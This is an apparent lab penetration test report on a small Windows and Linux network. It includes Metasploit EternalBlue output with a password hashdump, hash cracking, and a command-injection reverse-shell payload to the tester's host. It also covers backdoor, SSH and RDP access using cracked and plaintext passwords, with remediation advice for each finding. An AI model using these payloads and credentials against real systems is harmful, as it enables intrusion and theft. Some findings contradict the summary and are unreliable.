


XYZCorp HQ’s Internal Penetration Test Report

Abstract

This report summarizes an internal penetration test conducted on XYZCorp HQ's network. The objective was to assess the security posture by identifying vulnerabilities, gaining access to systems, and evaluating potential risks. The test targeted the **192.168.2.0/24** network and included host enumeration, exploitation, and privilege escalation. Critical vulnerabilities were discovered, including weak authentication mechanisms and misconfigured services. Key findings and remediation steps are outlined to enhance the organization's security defenses.

Ortiz, Cristian

Table of Contents

Executive Summary

A penetration test was conducted on the **192.168.2.0/24** network to evaluate its security posture. Out of seven identified hosts, **five were successfully compromised**, including the **Domain Controller (SERVER2016-0), two Linux servers, and a Windows XP client**. The **PfSense firewall and a Windows 10 system** remained uncompromised.

Key vulnerabilities exploited included **MS17-010 (EternalBlue), MS08-067 (NetAPI), weak credentials, and misconfigured services**. These weaknesses allowed **remote code execution, privilege escalation, and unauthorized access** to critical systems.

To mitigate these risks, it is recommended to **apply security patches, enforce strong authentication, restrict unnecessary services, and implement network monitoring**. Further details on exploitation techniques, impact, and remediation strategies are provided in the full report.

Attack Narrative

Scope and Methodology

The test focused on the **192.168.2.0/24** network, targeting all hosts within the lab environment. The objective was to assess the security posture by identifying and exploiting vulnerabilities that could lead to unauthorized access and privilege escalation. Tools such as **Nmap, Metasploit, Hashcat, Burpsuite, and CrackMapExec** were used for enumeration and exploitation.

Host Enumeration & Initial Access


Host discovery revealed **seven active systems**, including **Windows and Linux servers, workstations, and a firewall appliance**. The following key vulnerabilities were leveraged to gain initial access:

- **MS17-010 (EternalBlue) on Windows Server 2016 (Domain Controller)** → Remote code execution achieved via SMB.
- **MS08-067 (NetAPI) on Windows XP (SCHRUTEFARMSBNB)** → SYSTEM-level shell obtained.

- **Provided credentials on Linux1 (FTP Server) and command injection on Linux2 (Web Server)** → Gained access using known credentials and exploited vulnerable input handling.

Exploitation of Targets

Once access was gained, **lateral movement and credential discovery** were attempted. On the **Windows Server 2016 Domain Controller**, successful exploitation allowed for potential **Active Directory enumeration and further credential harvesting**. Additionally, misconfigurations in the **Linux servers** exposed sensitive files.



```
address        mac                name                os_name             os_flavor  os_sp  purpose  info  comments
192.168.2.1    00:50:56:01:e9:6e                      FreeBSD                        11.X   device         PfSense
192.168.2.20   00:50:56:01:e9:67                      Linux                          3.X    server
192.168.2.100  00:50:56:01:e9:69                      Windows Server 2016  Standard         server         Domain-Controller
192.168.2.147  00:50:56:01:e9:6a  MSCARN-DESKTOP      Windows 10                            client         Admin-System
192.168.2.155  00:50:56:01:e9:64  Linux1              Linux                          3.X    server         FTP SERVER
192.168.2.202  00:50:56:01:e9:68  SCHRUTEFARMSBNB     Windows XP                     SP3    client
192.168.2.224  00:50:56:01:e9:65  Linux2              Linux                          3.X    server         Web Server

msf6 exploit(windows/smb/ms17_010_psexec) > services
Services
========

host           port   proto  name          state  info
192.168.2.1    53     tcp    domain        open   Unbound
192.168.2.1    80     tcp    http          open   nginx
192.168.2.1    443    tcp    ssl/http      open   nginx
192.168.2.20   22     tcp    ssh           open   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 Ubuntu Linux; protocol 2.0
192.168.2.100  53     tcp    domain        open   Simple DNS Plus
192.168.2.100  88     tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2024-12-27 03:05:05Z
192.168.2.100  135    tcp    msrpc         open   Microsoft Windows RPC
192.168.2.100  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.2.100  389    tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: lab.local, Site: Default-First-Site-Name
192.168.2.100  445    tcp    microsoft-ds  open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds workgroup: LAB
192.168.2.100  464    tcp    kpasswd5      open
192.168.2.100  593    tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
192.168.2.100  636    tcp    tcpwrapped    open
192.168.2.100  3268   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: lab.local, Site: Default-First-Site-Name
192.168.2.100  3269   tcp    tcpwrapped    open
192.168.2.147  135    tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.2.147  445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10 microsoft-ds workgroup: LAB
192.168.2.147  49408  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49409  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49410  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49411  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49412  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49413  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49414  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.147  49415  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.155  21     tcp    ftp           open   vsftpd 2.3.4
192.168.2.155  22     tcp    ssh           open   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 Ubuntu Linux; protocol 2.0
192.168.2.202  135    tcp    msrpc         open   Microsoft Windows RPC
192.168.2.202  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.2.202  445    tcp    smb           open   Microsoft Windows XP microsoft-ds
192.168.2.224  80     tcp    http          open   Apache httpd 2.4.7 (Ubuntu)
```

Findings & Remediation

Target: 192.168.2.202 (Windows XP Admin)

Vulnerability: Unpatched **MS17-010 (EternalBlue) SMBv1 RCE Vulnerability**
Exploitation Method: Metasploit **windows/smb/ms17_010_psexec**
Access Gained: NT AUTHORITY\SYSTEM

Exploitation Process:

- The target system was vulnerable to **MS17-010**, allowing remote execution of arbitrary commands via **SMBv1 protocol**.
- Using Metasploit, the exploit successfully uploaded and executed a payload, granting **SYSTEM-level access** on the target.
- Post-exploitation enumeration revealed that the **administrator password hash was stored on the system**.

Credential Discovery & Lateral Movement:

- The **NTLM hash was extracted**, then cracked using **Hashcat.**
- Since this was an **administrator credential**, it was **reused on other machines**, allowing lateral movement and full control over multiple systems, including the **Windows Server 2016 Domain Controller**.

Remediation & Mitigation Recommendations

🔴 **Patch Vulnerable Systems:**

- **Immediately update** or remove **Windows XP** (End-of-Life OS).
- Apply **MS17-010 patches** to prevent EternalBlue exploitation.

🔴 **Disable SMBv1:**

- Since **SMBv1 is outdated**, disable it to **prevent remote exploits** like EternalBlue.

🔴 **Enforce Strong Credential Policies:**

- **Implement unique passwords** for each system to prevent **credential reuse attacks**.
- Enforce **multi-factor authentication (MFA)** for administrative access.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.2.254:4444
[*] 192.168.2.202:445 - Target OS: Windows 5.1
[*] 192.168.2.202:445 - Filling barrel with fish ... done
[*] 192.168.2.202:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.2.202:445 -         [*] Preparing dynamite ...
[*] 192.168.2.202:445 -                 [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.2.202:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.2.202:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.2.202:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.2.202:445 - Reading from CONNECTION struct at: 0x82140d28
[*] 192.168.2.202:445 - Built a write-what-where primitive ...
[+] 192.168.2.202:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.2.202:445 - Selecting native target
[*] 192.168.2.202:445 - Uploading payload ... aJkCljDb.exe
[*] 192.168.2.202:445 - Created \aJkCljDb.exe ...
[+] 192.168.2.202:445 - Service started successfully ...
[*] 192.168.2.202:445 - Deleting \aJkCljDb.exe ...
[*] Sending stage (177734 bytes) to 192.168.2.202
[*] Sending stage (177734 bytes) to 192.168.2.202
[*] Meterpreter session 12 opened (192.168.2.254:4444 → 192.168.2.202:3815) at 2025-01-30

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3170ae1e3e93a165857ddc53a937fce3:::
DSU:1003:aad3b435b51404eeaad3b435b51404ee:3170ae1e3e93a165857ddc53a937fce3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:da7a585786c7ded1e03ca1f130b5c8a6:36e1e13158152681ae65382ab1e1062b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:1d679f8262b09d8e086665fb504afebb:::
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
┌──(kali㉿Kali)-[~]
└─$ cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3170ae1e3e93a165857ddc53a937fce3:::

┌──(kali㉿Kali)-[~]
└─$ hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt.gz --force --show
3170ae1e3e93a165857ddc53a937fce3:Password4$
```

Target: 192.168.2.224 (Linux2 Web Server)

Vulnerability: Command Injection via Web Application

Exploitation Method: Injected payload into web form input field, leading to remote code execution (RCE)

Access Gained: Web server user (`www-data`) ➜ Escalated to root via misconfigured sudo privileges

Exploitation Process:

- The **web application on 192.168.2.224** contained an **unsanitized input field**, allowing arbitrary command execution via **command injection**.

- The vulnerable script accepted user input (`ping` command) and passed it directly to the shell without proper sanitization.
- By injecting `; sudo /bin/bash -c 'bash -i >& /dev/tcp/192.168.2.254/4447 0>&1'`, a **reverse shell was established**, giving remote access to the system as **www-data**.

Privilege Escalation:

- Running `sudo -l` revealed that **www-data had unrestricted sudo privileges** (`ALL` allowed).
- This misconfiguration allowed an immediate privilege escalation to **root** using:

  ```
  sudo su
  ```

- Once root access was obtained, full control over the web server was achieved.

Remediation & Mitigation Recommendations

🔴 **Sanitize Web Input to Prevent Command Injection:**

- Use **parameterized queries** and sanitize user input before executing system commands.
- Implement input validation using **whitelist filtering** (only allow valid IPs).

  ```
  if (!filter_var($_POST['ping'], FILTER_VALIDATE_IP)) {
      die("Invalid IP address.");
  }
  ```

🔴 **Restrict Sudo Permissions for Web Users:**


- Remove unnecessary `ALL` sudo permissions from **www-data** in `/etc/sudoers`.
- Instead of:

  ```
  www-data ALL=(ALL) ALL
  ```

  Use **least privilege principle**, only allowing necessary commands.

🔴 **Monitor for Unauthorized Access & Reverse Shells:**

- Use **Intrusion Detection Systems (IDS)** like Snort/Suricata to **detect outbound reverse shell connections**.




```
┌──(kali㉿Kali)-[~]
└─$ nc -lvnp 4447
listening on [any] 4447 ...
connect to [192.168.2.254] from (UNKNOWN) [192.168.2.224] 51152
bash: cannot set terminal process group (1124): Inappropriate ioctl for device
bash: no job control in this shell
root@linux2:/var/www/html# whoami; id; sudo -l
whoami; id; sudo -l
root
uid=0(root) gid=0(root) groups=0(root)
sudo: unable to resolve host linux2
Matching Defaults entries for root on linux2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on linux2:
    (ALL : ALL) ALL
root@linux2:/var/www/html# hostname; uname -a; ip a
hostname; uname -a; ip a
linux2
```

Target: 192.168.2.155 (Linux1 FTP Server)

Vulnerability: Backdoored vsftpd 2.3.4 FTP Server
Exploitation Method: Metasploit ‘`unix/ftp/vsftpd_234_backdoor`’ module
Access Gained: Root access via backdoor shell

Exploitation Process:

- The target system was running **vsftpd 2.3.4**, which contains a **malicious backdoor** that allows **unauthenticated remote access**.
- Using the Metasploit module, the exploit triggered the **backdoor mechanism**, spawning a **root shell** without requiring authentication.
- The attacker was able to gain **full control over the system (uid=0, gid=0)**, confirming the complete compromise of the target.


Remediation & Mitigation Recommendations

🔴 **Upgrade to a Secure FTP Server:**

- **Immediately remove vsftpd 2.3.4**, as it is a known **backdoored** version.
- Upgrade to a secure, actively maintained FTP server, such as:
    - **vsftpd 3.x (latest version)**
    - **ProFTPD**

🔴 **Monitor & Audit System for Unauthorized Access:**

- **Scan for rootkits or backdoors** using:
    - `sudo rkhunter –check`
    - `sudo chkrootkit`



Target: 192.168.2.20 (Linux3 SSH Access)

Vulnerability: Credential Reuse & Weak Authentication Controls
Exploitation Method: Password Reuse Attack (Using previously discovered credentials)
Access Gained: SSH login using the “dsu” account with the Windows XP administrator password (Password4$)

Exploitation Process:

- The **username (dsu) was pre-provided**, meaning the attack did not require brute-forcing the account name.
- The attacker attempted to reuse **previously discovered credentials (`Password4$`)**, which were found when cracking the **Windows XP administrator hash**.
- Since the **same password was valid on Linux3**, the attacker was able to **log in via SSH without triggering any security controls**.
- This indicates a **lack of unique password enforcement across systems**, increasing the risk of **lateral movement** within the network.

Remediation & Mitigation Recommendations

🔴 **Enforce Unique Passwords Across Systems:**

- Implement **unique passwords per user and system** to prevent attackers from reusing stolen credentials.
- Use **automated password managers** to securely generate and store complex passwords.

🔴 **Implement Strong Authentication Policies:**

- Require **longer, complex passwords.**
- Enforce password expiration and periodic rotation policies to mitigate credential exposure.

🔴 **Enable Multi-Factor Authentication (MFA) for SSH Access:**

- Implement **MFA for SSH logins** (e.g., **Google Authenticator or Duo Security**) to prevent unauthorized access, even if passwords are compromised.

🔴 **Restrict SSH Access & Use Key-Based Authentication:**

- Disable **password-based authentication** and enforce **SSH key authentication**:
- Restrict SSH logins to **specific IP ranges** using firewall rules.
- Implement **Intrusion Detection Systems (IDS)** to detect credential stuffing or repeated login attempts.

Target: 192.168.2.100 (Windows Server 2016, Domain Controller)

Vulnerability: Use of weak & reused credentials + plaintext password storage
Exploitation Method: Remote Desktop Protocol (RCP) login with resused credentials (xfreerdp3)
Access Gained: Administrator access via RDP

Exploitation Process:

- The **Administrator credentials (`Password4$`) were previously obtained from another compromised machine**.
- Using these credentials, an **RDP session was successfully established to Server 2016** (`192.168.2.100`) via `xfreerdp`.
- Once inside, a **plaintext password file (`pwd.txt`) was found on the desktop**, containing multiple passwords along with a **(`flag.txt`)** file.
- Plaintext passwords were found on multiple systems, indicating a systemic security weakness in credential storage practices.

Remediation & Mitigation Recommendations

🔴 **Eliminate Plaintext Password Storage:**


- **Immediately remove any plaintext password files** like `pwd.txt` from user directories.
- Use **credential vault solutions** (e.g., Windows Credential Manager, CyberArk, or KeePass) to securely store passwords.

🔴 **Implement Strong Credential Policies:**

- Enforce **unique passwords per machine** to prevent credential reuse across systems.
- Require complex passwords & implement expiration policies in **Group Policy (GPO).**

🔴 **Enable Multi-Factor Authentication (MFA) for RDP:**

- Deploy **Windows Hello for Business or Duo Security** for MFA on RDP sessions.


(kali㉿Kali)-[~]
$ xfreerdp3 /u:Administrator /p:'Password4$' /v:192.168.2.100
FreeRDP: 192.168.2.100
Recycle Bin
flag
pwd
flag - Notepad
File Edit Format View Help
NotSoBad
pwd - Notepad
File Edit Format View Help
Password5%
BearsBeatsBattlestarGalactica1!
ThreatLevelMidnight!
Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>hostname
Server2016-0
C:\Windows\system32>

Summary

The penetration test of the **192.168.2.0/24 network** successfully identified multiple vulnerabilities that led to **full system compromises** on several hosts. Out of seven identified targets, **five were compromised**, including **Windows Server 2016 (Domain Controller), Windows XP, and multiple Linux servers**.

The primary attack vectors included:

- **Exploitation of known vulnerabilities** such as **MS17-010 (EternalBlue)** and **MS08-067 (NetAPI)**.
- **Weak credential management and password reuse**, allowing lateral movement.
- **Misconfigured services**, including **exposed SMB, RDP, FTP, and web applications vulnerable to command injection**.

Each exploited system posed a **critical risk** to the overall security of the environment, with credential discovery enabling **further unauthorized access**.

Key Recommendations

🔴 **Apply Security Patches** – Address known vulnerabilities such as **EternalBlue** and **NetAPI** to prevent remote code execution.
🔴 **Enforce Strong Credential Policies** – Implement **unique passwords per system** and enforce **Multi-Factor Authentication (MFA)** for administrative access.
🔴 **Restrict Unnecessary Services** – Disable **SMBv1**, enforce **firewall rules** to block unauthorized RDP, and restrict SSH access to trusted networks.
🔴 **Harden Web Applications** – Implement **input validation and sanitization** to mitigate **command injection vulnerabilities**.
🔴 **Enhance Monitoring & Logging** – Deploy **intrusion detection systems (IDS)** and **audit logs for anomalous activities**.

By addressing these vulnerabilities, **XYZCorp HQ** can significantly **reduce its attack surface** and prevent future security breaches.